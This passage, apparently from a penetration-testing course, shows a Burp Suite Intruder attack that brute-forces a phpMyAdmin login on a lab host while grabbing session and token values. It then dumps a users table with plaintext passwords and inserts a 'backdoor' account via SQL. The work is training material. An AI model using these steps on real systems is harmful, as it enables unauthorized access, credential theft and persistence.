


Figure 131: Entering Passwords

Finally, payload set four is the *token* value. We will use the “Recursive grep” payload type again and `From [.php" /><input type="hidden" name="token" value="] to [" /></fieldset>]` as our *Payload Option*.



Burp Suite Community Edition v2.1.02 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x ...

Target Positions Payloads Options

② **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 4 Payload count: unknown

Payload type: Recursive grep Request count: 0

② **Payload Options [Recursive grep]**

This payload type lets you extract each payload from the response to the previous request in the attack. It is useful in some situations where you need to work recursively to extract useful data or deliver an exploit. Extract grep items can be defined in the Options tab.

Select the “extract grep” item from which to derive payloads:

```
From [.session" value="1 to ." />Log!
From [.php" /><input type="hidden" name="token" value="] to [" /></fieldset>]
```

Initial payload for first request:


Stop if duplicate payload found

② **Payload Processing**

Figure 132: Configuring Payload Set Four

We've performed a number of setup steps so let's review what we've done before starting the attack.

We should have four positions marked on the Positions tab: the values for the *phpMyAdmin* cookie and the POST body values for the *set_session*, *pma_password*, and *token* parameters:



Burp Project Intruder Repeater Window Help
 Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
 1 x 2 x ...
 Target Positions Payloads Options
 Start attack

② **Payload Positions**
 Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Pitchfork


```
POST /phpmyadmin/index.php HTTP/1.1
Host: 10.11.0.22
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 141
Cookie: phpMyAdmin=$iugn83vb543kvs6v2p5oh9o8ijo5rebu$; pma_lang=en
Connection: close
Upgrade-Insecure-Requests: 1

set_session=$iugn83vb543kvs6v2p5oh9o8ijo5rebu$pma_username=root&pma_password=$pass$&server=1&target=index.php&lang=en&token=$b
%60VG%2FEP6%7CYF06%5DKT9
```

Add \$ Clear \$ Auto \$ Refresh

Figure 133: Intruder Settings

Our payloads for set one and two are “Recursive grep” with the session extract payload. Our payload for set three is a “Simple list” with our weak passwords. Finally, our payload for set four is again “Reverse grep” but with the token extract payload.



② Payload Sets You can define one or more payload sets. The number of payload sets depends on the attack payload types are available for each payload set, and each payload type can be customized. Payload set: 1 Payload count: unknown Payload type: Recursive grep Request count: 5	② Payload Sets You can define one or more payload sets. The number of payload sets depends on the attack payload types are available for each payload set, and each payload type can be customized. Payload set: 2 Payload count: unknown Payload type: Recursive grep Request count: 5
② Payload Options [Recursive grep] This payload type lets you extract each payload from the response to the previous request in work recursively to extract useful data or deliver an exploit. Extract grep items can be defined. Select the “extract grep” item from which to derive payloads: From [<i>_session</i>] value="" to [">Log] From [.php] /><input type="hidden" name="token..."	② Payload Options [Recursive grep] This payload type lets you extract each payload from the response to the previous request in work recursively to extract useful data or deliver an exploit. Extract grep items can be defined. Select the “extract grep” item from which to derive payloads: From [<i>_session</i>] value="" to [">Log] From [.php] /><input type="hidden" name="token..."
② Payload Sets You can define one or more payload sets. The number of payload sets depends on the attack payload types are available for each payload set, and each payload type can be customized. Payload set: 3 Payload count: 5 Payload type: Simple list Request count: 5	② Payload Sets You can define one or more payload sets. The number of payload sets depends on the attack payload types are available for each payload set, and each payload type can be customized. Payload set: 4 Payload count: unknown Payload type: Recursive grep Request count: 5
② Payload Options [Simple list] This payload type lets you configure a simple list of strings that are used as payloads. Paste Load ... password admin p@ssword root taco	② Payload Options [Recursive grep] This payload type lets you extract each payload from the response to the previous request in work recursively to extract useful data or deliver an exploit. Extract grep items can be defined. Select the “extract grep” item from which to derive payloads: From [<i>_session</i>] value="" to [">Log] From [.php] /><input type="hidden" name="token" value="" to ["></fieldset>]

Figure 134: All Payloads Configured

Once we have verified these settings, we'll click the *Start attack* button. This presents the following message:





Figure 135: Burp Intruder Limitations

The demo version of intruder will work fine for this demonstration, so we'll click *Ok* to start the attack and send requests with each position we marked replaced with the respective payload values. Burp Suite will open a new window with the results:



Intruder attack 18

Request	Payload1	Payload2	Payload3	Payload4	Status	Error
0					200	
1	ief1leobps0p9sa8qosh8in18j	ief1leobps0p9sa8qosh8in18j	password		200	
2	tgrhcb1gapjb5b2ovutceoplav	tgrhcb1gapjb5b2ovutceoplav	admin	7hbFTqQ+1:u!]Q@v	200	
3	j02ntsgnda31s78vrj2shkrfvq	j02ntsgnda31s78vrj2shkrfvq	p@ssword	'N3uP?8J!=?wDMv	200	
4	723nfs8r4qfh5ctgbdtui97odt	723nfs8r4qfh5ctgbdtui97odt	root	'w3FzdO{cNX476b'	302	
5			taco		200	

Filter: Showing all items

Request Response

Raw Headers Hex

```

HTTP/1.1 302 Found
Date: Thu, 29 Aug 2019 07:38:00 GMT
Server: Apache/2.4.33 (Win32) OpenSSL/1.1.0g PHP/7.2.4
X-Powered-By: PHP/7.2.4
Set-Cookie: phpMyAdmin=723nfs8r4qfh5ctgbdtui97odt; path=/phpmyadmin/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private, max-age=10800
Last-Modified: Tue, 11 Dec 2018 04:03:46 GMT
Set-Cookie: phpMyAdmin=e89agjd8spfu8onj963reihrn5; path=/phpmyadmin/; HttpOnly
Set-Cookie:
pmaUser-1=%7B%22iv%22%3A%22pnemiNtiZ07wupqz8rbmBg%3D%3D%3D%22%2C%22mac%22%3A%22a2cf0bf0ea85496c05eb028a21b375f19892cab9%22%2C%22payload%22%3A%22bc6fcAUhxUzeBUWvZwrDXQs3D%3D%22%7D; expires=Sátk, 28-Sep-2019 07:38:00 GMT; Max-Age=259200; path=/phpmyadmin/; HttpOnly
Set-Cookie:
pmaAuth-1=%7B%22iv%22%3A%22GAvZTiiPcvSyMsLAT8IPzg%3D%3D%22%2C%22mac%22%3A%22904470300de964b82489ce7c0f6a398dc0333847%22%2C%22payload%22%2A%221u0ndu0nvhl0eRHvnt1T1IItpV-20raa7MNT1vn5.9DmT1lMans%22%7D; path=/phpmyadmin/; HttpOnly
    
```

① < + > Type a search term 0 matches

Finished

Figure 136: Reviewing the Attack Results

If everything is configured correctly, one request will trigger a 302 response, which stands out from the other 200 responses. This entry also contains a "pmaAuth-1" cookie which seems to indicate a successful login. According to the output, Burp Suite was able to log in as root with a password of "root". We can verify this manually in our browser:




Figure 137: phpMyAdmin Console

This example might appear somewhat unusual, but weak or predictable passwords are still far too common in the real world and this demonstration process will certainly work with more complex real-world examples.

We can use our access to phpMyAdmin to execute arbitrary SQL queries directly against the database. If we click on *SQL*, we can write our own SQL queries. We will cover SQL more in-depth later in this module but for now, we will enter “select * from webappdb.users;” as our query to retrieve all the data in the *users* table in the *webappdb* database.





Figure 138: Executing queries via phpMyAdmin

After clicking Go, we get the results of our query, including plaintext passwords.



The screenshot shows the phpMyAdmin interface on a browser. The URL is 10.11.0.22/phpmyadmin/server_sql.php. The left sidebar shows databases: information_schema, mysql, performance_schema, phpmyadmin, test, webappdb, New, feedback, and users. The 'users' table under 'webappdb' is selected. The main area shows the results of the query: select * from webappdb.users. The results table has columns id, username, and password. Two rows are shown: id 1, username admin, password p@ssw0rd; and id 2, username jigsaw, password footworklure. The entire results table is highlighted with a red box.

	id	username	password
	1	admin	p@ssw0rd
	2	jigsaw	footworklure

Figure 139: Viewing query results via phpMyAdmin

Not only can we query the database and view table contents but we can also insert data into the database.

Let's create a new user by clicking *Show query box* and entering "insert into webappdb.users(password, username) VALUES ("backdoor","backdoor");". This query will add a new user named "backdoor" with a password of "backdoor".




Figure 140: Inserting a New Admin User

Next, we'll click Go to run the query. The page will update and show "1 row inserted".


